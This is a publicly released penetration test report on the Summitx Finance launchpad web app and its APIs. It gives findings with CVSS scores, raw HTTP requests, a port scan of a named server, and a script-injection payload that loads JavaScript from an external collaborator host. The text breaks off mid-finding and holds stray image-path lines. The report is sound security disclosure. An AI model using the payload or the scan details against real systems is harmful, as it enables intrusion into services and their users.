MONETHIC

Summitx Finance

Penetration Testing Report

Prepared for:
Summitx Finance

Date:
06.08.2025

Version:
Final, for public release

Table of Contents

About Monethic

Monethic is a young and thriving cybersecurity company with extensive experience in various fields of traditional security research, starting from penetration testing services, ending at Red Team campaigns. Our team of cybersecurity experts includes experienced penetration testers and security researchers with a deep understanding of the security risks and challenges in the rapidly evolving IT landscape. We work with a wide range of clients, including fintechs and established enterprises, to provide comprehensive security assessments that help mitigate the risks of cyberattacks, data breaches, and financial losses.

At **Monethic**, we take a collaborative approach to security assessments, working closely with our clients to understand their specific needs and tailor our assessments accordingly. Our goal is to provide actionable recommendations and insights that help our clients make informed decisions about their security posture, while minimizing the risk of security incidents and financial losses.

About Project

Summitx Finance dApp is a platform built on Camp Network, designed primarily for launching tokens through the launchpad. Additionally, the web application enables users to connect wallets and participate in pools, swapping and lending.

Disclaimer

This report reflects a rigorous security assessment conducted on the specified product, utilizing industry-leading methodologies. While the service was carried out with the utmost care and proficiency, it is essential to recognize that no security verification can guarantee 100% immunity from vulnerabilities or risks.

Security is a dynamic and ever-evolving field. Even with substantial expertise, it is impossible to predict or uncover all future vulnerabilities. Regular and varied security assessments should be performed throughout the code development lifecycle, and engaging different auditors is advisable to obtain a more robust security posture.

This assessment is limited to the defined scope and does not encompass parts of the system or third-party components not explicitly included. It does not provide legal assurance of compliance with regulations or standards, and the client remains responsible for implementing recommendations and continuous security practices.

Scoping Details

The purpose of the assessment was to conduct a Penetration Test against Summitx Finance frontend dApp, supported by white-box code review.

Scope

The scope of the assessment includes the files listed below:

- https://github.com/summitx-finance/integrated-frontend
    - commit hash 0af3d4ad2f7c12aadd3e07856c22a11b8752e560
- integrated-api.summitx.finance - API
- lending-api.summitx.finance - API
- alpha.summitx.finance - Web application

Timeframe

On 21.07.2025 Monethic was requested to perform a Penetration Test against Summitx Finance frontend application. Work began 22.07.2025.

On 28.07.2025, the report from the security assessment was delivered to the Customer.

On 04.08.2025, the retest of issues found during the testing process was performed.

On 06.08.2025, the second retest of issues found during the testing process was performed. On the same day, the Final report was delivered to the Customer.

Methodology

Our testing methodology is based on the OWASP Testing Guide, which provides a framework for identifying vulnerabilities in web applications. The OWASP guide is comprehensive and ensures that all potential security issues are considered. Additionally, during our assessment we take into account the OWASP Top Ten document, which is a standard awareness repository for developers and web application security as a whole. This source is updated regularly and provides a list of the ten most common and critical web application security risks.

In parallel, our test criteria were aligned with NIST (National Institute of Standards and Technology) Special Publication 800-53. This facilitated a dual-layered approach to security analysis: the OWASP framework provided granular, technique-specific insights, while NIST offered a broader view centered on risk management and cybersecurity hygiene. The connection of both frameworks ensured that the solution under scrutiny not only met tactical security benchmarks but also aligned with well-regarded risk management strategies.

Customized and hybrid approach

Our penetration testing approach employs a blend of manual and automated methodologies for a rigorous evaluation of the application's security posture. Automated tools are employed to efficiently scan the application for known vulnerabilities and “low-hanging fruits”. This approach ensures that well-documented weaknesses are quickly identified, offering a baseline security assessment that is both fast and broad in scope.

In contrast, our manual approach involves specialized security experts actively exploring the application to identify complex and nuanced vulnerabilities that automated tools may overlook. This hands-on, research-oriented method allows for a more sophisticated and thorough assessment, capable of uncovering vulnerabilities in unique or bespoke elements of the application. By integrating these two methodologies, we achieve a comprehensive evaluation of the application's security posture. The automated testing provides a foundational layer of security assurance, while the manual approach digs deeper into the application's specific context, ultimately leading to the identification of a broader range of vulnerabilities. Any non-standard techniques or hybrid approaches employed will be explicitly detailed in the report for complete stakeholder transparency.

Vulnerabilities Classification

Once vulnerabilities are identified, we rate their risk and severity using the Common Vulnerability Scoring System (CVSS) 3.1. CVSS provides a standardized method for rating vulnerabilities based on various metrics, such as the ease of exploitation and the potential impact.

The Common Vulnerability Scoring System (CVSS) provides an industry-standard way to define the characteristics and impacts of security vulnerabilities. It gives a numerical score reflecting the severity of a vulnerability based on various metrics.

However, while CVSS provides a technical severity score, it may not always capture the business risk associated with a vulnerability. That is why, after obtaining the CVSS score, we further categorize the vulnerabilities using the OWASP Risk Rating Methodology. This methodology considers factors like the likelihood of exploitation and the business impact to provide a more contextual risk rating.

Step 1: Obtain the CVSS Score
Start by evaluating the vulnerability using the CVSS 3.1 metrics. This will provide a base score that represents the severity of the vulnerability from a technical perspective.

Step 2: Determine the Likelihood and Impact using OWASP Methodology
The OWASP Risk Rating Methodology breaks down risk into two main components: Likelihood and Impact.

Likelihood: This is the probability that a vulnerability will be exploited. Factors influencing likelihood include:

- Threat Agent Factors: Skill level, motive, opportunity, and size of the threat agent.
- Vulnerability Factors: Ease of discovery, ease of exploitation, awareness, and intrusion detection.

Impact: This represents the potential damage that could result from an exploitation. Factors influencing impact include:

- Technical Impact Factors: Loss of confidentiality, loss of integrity, loss of availability, and loss of accountability.
- Business Impact Factors: Financial damage, reputation damage, non-compliance, and privacy violation.

Step 3: Calculate the Risk Score

Once the likelihood and impact have been determined, they can be combined to calculate the overall risk score. The formula is:

Risk Score = Likelihood x Impact

		Impact		
	Severity	**High**	**Medium**	**Low**
Likelihood	**High**	**Critical**	**High**	**Medium**
	Medium	**High**	**Medium**	**Low**
	Low	**Medium**	**Low**	**Low**

Risk categorization

Based on the calculated risk score, the vulnerability can be categorized into one of the following risk levels:

Critical Shows an imminent threat to the application, requiring immediate remediation.
High Indicates a significant threat, suggesting prompt remediation.
Medium Denotes a moderate threat level, which should be addressed in due course.
Low Implies a minor threat, which can be scheduled for remediation in the future.
Informational Represents informational findings that don't pose a direct threat but are worth noting.

Vulnerabilities summary

No.	Severity	Name	Status
1.	Medium	Missing firewall mechanism leading to services exposure	Acknowledged
2.	Medium	Unrestricted upload to IPFS may lead to DoS or resource exhaustion	Resolved
3.	Medium	The lack of rate limiting on API endpoints	Resolved
4.	Medium	Position removal for tokens with special characters does not work	Resolved
5.	Medium	Comment signature does not include the comment content enabling replay attacks	Resolved
6.	Medium	Weak URL validation	Resolved
7.	Low	Server error discloses internal GraphQL instance	Partially Resolved
8.	Low	Swapping is broken for tokens with special characters in its name	Resolved
9.	Low	Too excessive Content Security Policy directives	Acknowledged
10.	Low	Missing security headers	Resolved
11.	Low	Multiple dependencies vulnerable to publicly known issues	Resolved
12.	Informational	Custom XSS sanitization logic	Resolved

Technical summary

1. Missing firewall mechanism leading to exposed services

Severity:

Medium

CVSS Score: 5.8

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:L/A:L

Description

During security testing it was discovered that there was no firewall protection in place on the server hosting virtual hosts for apis `(integrated-api.summitx.finance, lending-api.summitx.finance)`, which has a `65.21.22.101` IP address. In the present threat landscape, automated tools and bots continuously scan websites every day, making firewall protection essential for basic security hygiene. Without this protection layer, the server is exposed to various automated attacks and reconnaissance attempts.

This absence of firewall enabled port scanning of the server, revealing multiple services like redis database or development HTTP servers.

This is problematic, because this increases attack surface, allowing potentially reaching internal services, development environments which can be unprotected or for instance the redis database, which even though requires authentication, does not have protections against brute force attacks.

```
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
25/tcp    filtered smtp
53/tcp    open     domain     Unbound
80/tcp    open     http       nginx 1.18.0 (Ubuntu)
443/tcp   open     ssl/http   nginx 1.18.0 (Ubuntu)
3000/tcp  open     ppp?
3001/tcp  open     http       Node.js Express framework
4000/tcp  open     http       Node.js Express framework
5060/tcp  open     tcpwrapped
```

```
6379/tcp  open     redis      Redis key-value store
8080/tcp  open     tcpwrapped
8081/tcp  open     http       Node.js Express framework
20000/tcp open     http       Node.js Express framework
30000/tcp open     http       Node.js Express framework
```

The above list shows results from a nmap port scan of the server.

Remediation

We recommend implementing a firewall in a hybrid approach e.g. network-based solution (hardware) with the cloud solution like Cloudflare or similar services for the domain to provide protection. Direct IP address access to the application should be disabled, with all traffic routed through Cloudflare. This configuration will help prevent port scanning attempts and protect against malicious input including special character injection attacks.

Status: Acknowledged

2. Unrestricted upload to IPFS may lead to DoS or resource exhaustion

Severity:

Medium

CVSS Score: 5.3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L

Description

The `/api/image` endpoint is an unauthenticated file upload handler that lacks server-side validation and rate-limiting. While client-side controls exist, they are easily bypassed. The primary risk is backend abuse.

Since the API returns an IPFS hash, it is inferred that it uses a paid third-party pinning service. This turns the endpoint into a public gateway that allows any attacker to force the platform to pay for storing arbitrary data on IPFS.

This can be exploited for spamming the endpoint with large files to incur significant storage and bandwidth costs and exhausting the platform's IPFS storage quota and API server resources, making the service unavailable for legitimate users.

Below request show example upload request to the target backend endpoint:

```
POST /api/image HTTP/1.1
Host: integrated-api.summitx.finance
Content-Length: 528
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryPEO5UiTTW2iqtQTA
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https://alpha.summitx.finance
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://alpha.summitx.finance/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
------WebKitFormBoundaryPEO5UiTTW2iqtQTA
Content-Disposition: form-data; name="file"; filename="test.svg"
Content-Type: image/jpeg

[...image content...]
------WebKitFormBoundaryPEO5UiTTW2iqtQTA--
```

The response from the server shows that the file was successfully created and gives back the IPFS hash.

```
HTTP/1.1 201 Created
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 22 Jul 2025 18:23:11 GMT
Content-Type: application/json; charset=utf-8
```

```
Content-Length: 70
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://alpha.summitx.finance
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Cache,X-Cache-TTL
ETag: W/"46-SBbP8pfkPMsb16mwKNNHNpWdjAU"

{"ipfsHash":"ipfs://QmcoiVLKu7h5DRYveVomfqyrRfJkNAtD2JxF5ERvGFczqn/0"}
```

The file is now permanently hosted and accessible via public IPFS gateways at the protocol's expense.

Remediation

The endpoint should require user authentication. Enforce strict rate limits on a per-user basis (like 5 uploads per 10 minutes) to prevent automated abuse.

As a possible long term solution, and to eliminate the financial risk vector entirely, shift the responsibility to the user. Require users to upload their own image to an IPFS service and submit the resulting `ipfs://` URL to the application. The backend would then only need to validate the URL, not handle the costly file pinning process.

Retest (04.08.2025)

The issue is resolved and the rate limiting is based on the three security headers `X-RateLimit-Limit`, `X-RateLimit-Remaining`, `X-RateLimit-Reset` which prevents resource exhaustion. It is worth mentioning that the server is still accepting file types that should not be accepted, like SVG.

Status: Resolved

3. Lack of rate limiting on API endpoints

Severity:


Medium

CVSS Score: 5.3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L

Description

It was found that all of the tested API endpoints did not have implemented rate limiting mechanisms. The `integrated-api.summitx.finance` subdomain accepts all requests sent to it, without blocking them after a certain number of attempts. In the below example we can see that in a short amount of time it was possible to send over 100 requests to the `/api/dash/new-tokens` endpoint. All of them were accepted and preceded by the server giving us an exact response.



Missing rate limiting allows attackers to perform a brute force attack against directories and authentication endpoints. Without rate limiting controls, automated tools can produce a lot of network traffic which then creates opportunities for Denial of Service attacks if the response from the server transfers a significant amount of data. Additionally, a potential attacker is able to flood the database with dummy entries, making storage bigger and slower.

Remediation

We recommend implementing rate limiting across API as well as main domain, paying particular attention to endpoints which could respond with significant amounts of data. Additionally, we suggest implementing strict rate limiting on the sensitive endpoints, limiting attempts to a maximum of three to five consecutive failures e.g. authentication related endpoints.

Retest (04.08.2025)

The issue is resolved and the rate limiting is based on the three security headers `X-RateLimit-Limit`, `X-RateLimit-Remaining`, `X-RateLimit-Reset` which prevents resource exhaustion. We recommend to restrict the `X-RateLimit-Limit` to maximum 20 requests rather than 100.

Status: Resolved

4. Position removal for tokens with special characters does not work

Severity:

Medium

CVSS Score: 4.3

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:L


Description

The user can create a token with any name, description, and ticker. In practice, there is no upper limit to the number of characters that can be used. When creating a pool using a token with a relatively long name, the "Manage your position" functionality stops working properly.

It has been found that when using pools with pairs containing very long names, only adding new positions is possible (Add button), while removing existing ones from the UI is impossible (Remove button).

View when attempting to remove a position in the `wCAMP/Test pair"></script><script`

`src="6u1afr0u36114yfek4xr4uic53buzlna.oastify.com/test.js"></script>` pair:



While the above example is highly exaggerated, it demonstrates a GUI malfunction and may result in the user being unable to easily delete a position in a real pair in the future.

Remediation

We recommend investigating what is the reason for such behavior and resolving the UI issue.

Retest (06.08.2025)

Functionality is working correctly now, allowing for position removal.

Status: Resolved

5. Comment signature does not include the comment content enabling replay attacks

Severity:

Medium

CVSS Score: 6.5

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L

Description

The commenting feature requires users to sign this action by their wallet each time they add a comment via the GUI. The signature includes the string "Post a comment for," the input currency, and the current timestamp.

However, the comment itself is not signed, and there is no mechanism to prevent multiple comments from being added using the same signature.

This can lead to spamming of the "Discussions" feature, effectively preventing users from using it.

Below is the request to the server creating a comment after 24h from signature creation:

```
POST /api/comments HTTP/1.1
Host: integrated-api.summitx.finance
Content-Length: 390
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https://alpha.summitx.finance
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://alpha.summitx.finance/
```

```
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"content":"Test","tokenAddress":"0x1ae9c40ecd2dd6ad5858e5430a556d7aff28a44
b","userAddress":"0x8A2FAd8612a9B8A1296316C0A7D906c5Aa2956a0","signature":"
0x153f244f87bf70874794e850cc3dab390edd343c665d9a4f495e909c8661eb2320dc6823c
d73252b43adcfa9a7a161528ecd02e3140ed49c2b693fe0718df6a31b","signedMessage":
"Post a comment for\n 0x1ae9c40ecd2dd6ad5858e5430a556d7aff28a44b at
1753646359023","id":1}
```

Server response:

```
HTTP/1.1 201 Created
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Jul 2025 17:14:29 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 196
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: https://alpha.summitx.finance
Vary: Origin
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Cache,X-Cache-TTL
ETag: W/"c4-PUUGtUHifNmgE/nJLvraFsbdzGk"

{"comment":{"id":24,"content":"Test","timestamp":"2025-07-28T17:14:29.600Z"
,"userAddress":"0x8A2FAd8612a9B8A1296316C0A7D906c5Aa2956a0","tokenAddress":
"0x1ae9c40ecd2dd6ad5858e5430a556d7aff28a44b"}}
```

Remediation

We recommend that the comment be part of the signed payload, as well as enforcing a server-side limit of 1 comment per signature, and `n` comments per user within some timeframe, to avoid spamming attacks.

Retest (04.08.2025)
The issue has been resolved by adding a mechanism that invalidates the signature after one minute. It is possible to create new comments with the same signature within one minute. After that time, the server indicates the expired signature.

Status: Resolved

6. Weak URL validation

Severity:
Medium

CVSS Score: 5.3
CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N

Description
In `src/pages/Launchpad/LaunchTokenModal.tsx`, the validation for social media links (Twitter, Telegram) in the token creation modal is insufficient. The code checks if the URL string includes a specific domain (e.g., "`x.com`" or "`t.me`"), rather than ensuring the URL starts with the correct domain. This allows an attacker to create a token with a social media link pointing to a malicious domain that contains the required string in its path or query parameters:

```
// src/pages/Launchpad/LaunchTokenModal.tsx
if (values.twitter === "https://x.com/") values.twitter = "";
if (values.twitter && !(values.twitter.includes("x.com") ||
values.twitter.includes("twitter.com"))) {
  throw { shortMessage: "Please enter valid Twitter" };
}

if (values.telegram === "https://t.me/") values.telegram = "";
if (values.telegram && !values.telegram.includes("t.me")) {
  throw { shortMessage: "Please enter valid Telegram" };
}
```

An attacker could submit a URL like `https://malicious-site.com/u/x.com-official-support` which would pass this validation check. This allows malicious actors to create tokens with deceptive social media links, directing unsuspecting users to phishing websites to steal their funds or personal information.

Remediation

Implement strict URL validation using `URL.hostname` to check that the domain is exactly `x.com`, `twitter.com`, or `t.me`. Alternatively, use a regular expression anchored to the start of the string, such as `^https://(x|twitter)\.com/` and `^https://t\.me/`.

Retest (04.08.2025)

The issue is resolved and there is a proper mechanism which validates the url specified in these fields.

Status: Resolved

7. Server error discloses internal GraphQL instance

Severity:

Low

CVSS Score: 3.7

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

Description

It has been observed that when invalid parameters are passed to endpoints such as `/api/markets` and `/api/vaults` (lending API), the server responds with an error returned in the server response.

This error indicates that it originates from a GraphQL instance, and this instance is additionally leaked in the error message. Based on its unique identifier, we can access it directly and access the entire range of GraphQL calls within the `graphv4.summitx.finance` domain.

Request to the server:

```
POST /api/vaults HTTP/1.1
Host: lending-api.summitx.finance
Content-Length: 104
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: pl-PL,pl;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https://alpha.summitx.finance
Referer: https://alpha.summitx.finance/

{"ids":["0xe9a9aFfb353c2daE8453d041bc849ae5946B996b","0xe09dA1B52b6b8726A32
718cA095d97eb87c919C2","'''"]}
```

Response from the server:


```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 27 Jul 2025 21:02:52 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1863
Connection: keep-alive
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Access-Control-Allow-Origin: https://alpha.summitx.finance
Vary: Origin
```

```
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers:
X-Total-Count,X-Page-Count,X-Rate-Limit-Remaining,X-Rate-Limit-Reset
ETag: W/"747-7iuXI3gOreO5lv98qTrC3Gg1lbQ"

{"success":false,"error":{"code":"INTERNAL_SERVER_ERROR","message":"Failed
to fetch vaults, Error: All GraphQL endpoints failed:
{\"response\":{\"errors\":[{\"message\":\"All GraphQL endpoints
failed\",\"extensions\":{\"code\":\"LOAD_BALANCER_ERROR\",\"details\":\"Gra
phQL errors at
https://graphv4.summitx.finance/subgraphs/id/QmUk8PjgnpbhBgYKao3JGPU18oXhoi
2xbbckGjMogYJzPt: [{\\\"message\\\":\\\"Failed to decode `Bytes` value:
`Invalid character '\\\\\\\\'' at position
0`\\\"}]\"}}],\"status\":502,\"headers\":{}},\"request\":{\"query\":\"\\n
query metaMorphos($ids: [String!]) {\\n      metaMorphos(where: { id_in:
$ids }) {\\n        id\\n        idle\\n        lastTotalAssets\\n
name\\n        symbol\\n        timelock\\n        totalShares\\n
version\\n        decimals\\n        fee\\n        feeAccrued\\n
feeAccruedAssets\\n        hasPublicAllocator\\n        rate{\\n
rate\\n          side\\n          type\\n        }\\n        asset {\\n
decimals\\n          id\\n          name\\n          symbol\\n
type\\n          lastPriceUSD\\n          lastPriceBlockNumber\\n
}\\n        owner {\\n          id\\n        }\\n        account {\\n
id\\n          }\\n        markets {\\n          cap\\n          market
{\\n            id\\n            rates {\\n              side\\n
type\\n              rate\\n            }\\n            inputToken {\\n
id\\n              symbol\\n              decimals\\n
lastPriceUSD\\n            }\\n            totalBorrow\\n
totalBorrowBalanceUSD\\n            totalSupply\\n          }\\n
}\\n      }\\n    }\\n
\",\"variables\":{\"ids\":[\"0xe9a9aFfb353c2daE8453d041bc849ae5946B996b\",\
"0xe09dA1B52b6b8726A32718cA095d97eb87c919C2\",\"''\"]}}}"},"timestamp":"202
5-07-27T21:02:52.044Z"}
```


It is worth mentioning that this host and GraphQL instance is not visible from any other place or resource of the main SummitX domain.

Screenshot from the leaked instance:



Remediation

We recommend returning generic errors when an anomaly occurs. The server response should contain static text indicating the problem, but not revealing details about the GraphQL instance. Furthermore, the GraphQL console should be disabled if it is not planned to be publicly available.

Retest (06.08.2025)

The first few tries properly return generic error messages, rather than instance ID. However, the Client confirmed that there is no risk associated with this, as all data handled by the GraphQL will be public anyway.

Status: Partially Resolved

8. Swapping is broken for tokens with special characters in its name

Severity:

Low

CVSS Score: 3.7

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L

Description

For tokens with very long names containing special characters, the Swap functionality doesn't work properly. When attempting to add such a token in the UI, the frontend crashes and no token can be added, even a valid one. It's necessary to refresh the page and avoid selecting a token with special characters.

Additionally, when trying to select an "output token", JavaScript calls the "swap" tokens action (input becomes output, output becomes input), which is incorrect in this context.

Remediation

We recommend validating what is the reason for such behavior and allowing all kinds of tokens to be added as input and output tokens during swaps.

Retest (04.08.2025)

The issue has been resolved by adding a mechanism that validates the token name and symbol with maximum length and validating special characters. The swapping mechanism works properly now.

Status: Resolved

9. Overly permissive Content Security Policy directives

Severity:

Low

CVSS Score: 3.1

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

Description

The application's Content Security Policy is overly permissive due to the use of broad wildcards (e.g., `*.walletconnect.com`) and unsafe directives (`'unsafe-inline'`, `'unsafe-eval'`). This configuration negates key security benefits of the CSP, as a compromise on any third-party subdomain could enable Cross-Site Scripting (XSS) attacks against the application.

The Content Security Policy disallows scripts unless loaded from trusted subdomains. However, if there are too many trusted subdomain, it is not possible to reliably control which of them allows for hosting user controlled content e.g. scripts, even in a creative or non-default way. The more CSP entries, the easier for a potential attacker to create a CSP bypass.

```
Content-Security-Policy: default-src 'self'; script-src 'self'
'unsafe-inline' 'unsafe-eval' blob: https://www.googletagmanager.com
https://www.google-analytics.com; style-src 'self' 'unsafe-inline'
https://fonts.googleapis.com; font-src 'self' https://fonts.gstatic.com
data:; img-src 'self' data: https: blob:; connect-src 'self'
https://integrated-api.summitx.finance https://lending-api.summitx.finance
https://api.binance.com https://rpc-campnetwork.xyz
https://rpc-campnetwork.xyz/* https://coins.llama.fi/*
https://alpha.wallet-api.summitx.com/* https://*.walletconnect.com
wss://*.walletconnect.com https://api.web3modal.com
https://pulse.walletconnect.org https://api.web3modal.org
https://api.goldsky.com https://lb.graph.summitx.finance
https://app.usecapsule.com https://app.usecapsule.com/*
https://api.getpara.com https://api.getpara.com/*; frame-src 'self' blob:
https://verify.walletconnect.com https://verify.walletconnect.org
https://app.usecapsule.com; worker-src 'self' blob:; child-src 'self'
blob:; object-src 'none'; base-uri 'self'; form-action 'self';
frame-ancestors 'none'; upgrade-insecure-requests; block-all-mixed-content
```

Remediation

Enforce a strict CSP by replacing wildcards with explicit, required hostnames. Limit the number of CSP entries to minimum. Refactor code to eliminate the use of `'unsafe-inline'` and `'unsafe-eval'`.

Status: Acknowledged

10. Missing security headers

Severity:

Low

CVSS Score: 3.1

CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

Description

During the assessment of the web application at `https://integrated-api.summitx.finance/`, several security headers were found to be missing from HTTP responses:

- **HTTP Strict Transport Security (HSTS)** header enforces secure HTTPS connections, preventing protocol downgrade attacks and cookie hijacking. Recommended value: `"max-age=31536000; includeSubDomains"`.
- **Content Security Policy (CSP)** protects against XSS attacks by specifying trusted content sources for scripts, styles, and other resources.
- **X-Content-Type-Options** prevents MIME-sniffing attacks by forcing browsers to honor the declared content-type. Required value: `"nosniff"`.
- **Referrer Policy** controls information disclosure in navigations away from the site, enhancing user privacy.

The absence of these headers increases exposure to XSS attacks, protocol downgrades, MIME-type confusion, and unintended information disclosure through referrer headers.

